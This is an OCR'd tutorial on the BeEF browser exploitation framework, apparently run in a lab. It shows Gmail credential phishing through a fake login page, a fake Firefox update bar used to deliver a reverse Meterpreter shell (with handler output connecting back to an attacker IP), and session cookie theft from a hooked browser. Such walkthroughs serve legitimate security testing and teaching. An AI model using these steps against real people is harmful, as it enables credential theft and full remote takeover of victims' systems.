
BeEF- Browser Session Exploitation

BeEF (Browser Exploitation Framework) is an advanced penetration testing tool designed for assessing the security of web browsers. Developed in Ruby, BeEF focuses on the web browser as a pivot point for launching targeted attacks. By leveraging the weaknesses in web browsers, BeEF allows security professionals to assess the real security posture of a target environment. The tool provides a robust framework for developing and executing browser-based exploits, enabling attackers to perform various malicious actions, such as stealing cookies, capturing keystrokes, and injecting arbitrary code into the browser. BeEF is particularly useful for demonstrating the risks associated with browser vulnerabilities and the importance of securing web applications against such threats. It is commonly used in professional penetration testing and security research to highlight the potential impact of client-side attacks and to improve overall web security.

Exploiting browser sessions with BeEF (Browser Exploitation Framework) involves using the tool to take control of a target's web browser and perform various malicious actions. Once BeEF hooks a browser—typically through social engineering techniques like phishing or embedding malicious scripts in web pages—the attacker can manipulate the browser session. This includes stealing session cookies, capturing keystrokes, redirecting the user to malicious sites, and exploiting browser vulnerabilities to gain further access. BeEF provides a wide range of modules that allow penetration testers to execute complex attack scenarios and demonstrate the potential impact of browser-based exploits. By exploiting browser sessions, security professionals can highlight the importance of robust web security practices and the need for vigilant user awareness to prevent such attacks.


Examples: -

1. BeEF consists of many modules like Exploits, Network, and Social Engineering.



Browser (58)
Chrome Extensions (6)
Debug (9)
Exploits (110)
Host (24)
IPEC (9)
Metasploit (1)
Misc (20)
Network (24)
Persistence (9)
Phonegap (16)
Social Engineering (24)

2. The command modules all include a traffic light icon to show whether these will be invisible and whether they will work within the target browser.




Each command module has a traffic light icon, which is used to indicate the following:

🟢 The command module works against the target and should be invisible to the user
🟠 The command module works against the target, but may be visible to the user
⚪ The command module is yet to be verified against this target
🔴 The command module does not work against this target

Google Phishing

1. The Google Phishing command is a module within BeEF that aims to trick the user of a hooked browser into revealing their Google credentials.



The results from executed command modules will be listed here.

Description: This plugin uses an image tag to XSRF the logout button of Gmail. Continuously the user is logged out of Gmail (eg. if he is logged in in another tab). Additionally it will show the Google favicon and a Gmail phishing page (although the URL is NOT the Gmail URL).


Id: 11

XSS hook URI: http://0.0.0.0:3000/demos/plain.html

Gmail logout interval (ms): 10000

Redirect delay (ms): 1000

2. Let's execute the command, and on the victim's browser, they should be presented with the fake login page.



Google Mail

A Google approach to email.

Google Mail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Google Mail has:

Lots of space
Over 2757.272164 megabytes (and counting) of free storage.

Less spam
Keep unwanted messages out of your inbox.

Mobile access
Get Google Mail on your mobile phone. Learn more


Username: MyUsername

Password: ••••••••

Take Google Mail to work with Google Apps for Business

Love Google Mail, but looking for a custom email address for your company?
Get business email, calendar, and online docs @your_company.com. Learn more

3. If the user attempts to sign in, we will have their credentials in the command results tab of the “Google Phishing” module.



Module Results History


id	date	label
0	2023-05-28 14:03	command 1
1	2023-05-28 14:36	command 2

Command results

[redacted]
data: result=Username: MyUsername Password: Password

Fake Notifications Bar

1. We will use the “Fake Notification Bar (Firefox)” module as the user’s browser is Firefox, but you choose which applies to your situation.



id	date	label
0	2023-05-28 15:41	command 1

Fake Notification Bar (Firefox)


Description: Displays a fake notification bar at the top of the screen, similar to those presented in Firefox. If the user clicks the notification they will be prompted to download a malicious Firefox extension (by default).

Id: 16

Plugin URL: http://10.0.0.215:8000/FirefoxUpda


Notification text: Critical Security Alert: Your Firefox

2. Please ensure that you set the “Plugin URL” to the location of the reverse shell. You can leave the “Notification text” or change it to fit your needs.




Critical Security Alert: Your Firefox browser is critically outdated! Click here to install the urgent security update now.

3. The user will be prompted to install the plugin by saving the file to their computer.



4. Once the user attempts to install the update, we will have a reverse Meterpreter shell giving us full control of the user's system.




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.251:4444
[*] Sending stage (200774 bytes) to 10.0.0.29
[*] Meterpreter session 1 opened (10.0.0.251:4444 → 10.0.0.29:56387) at 2023-05-28 17:55:00 -0400

meterpreter > sysinfo
Computer        : DELLKAL
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

Session Cookies

1. Select “Get Cookie” and press the “Execute” button. The session cookies will be displayed in the “Command results” window.



id	date	label
0	2023-05-28 19:08	command 1
1	2023-05-28 19:12	command 2
2	2023-05-28 19:14	command 3

```
1   Sun May 28 2023 19:14:30 GMT-0400 (Eastern Daylight Time)
    data:
    cookie=BEEFHOOK=Nvp1aWNNomfzvTMuQj5T2Hd7GJgjGMPIF1PVRjhtphUUCbbvrpEdFSUpJ4tRS4
```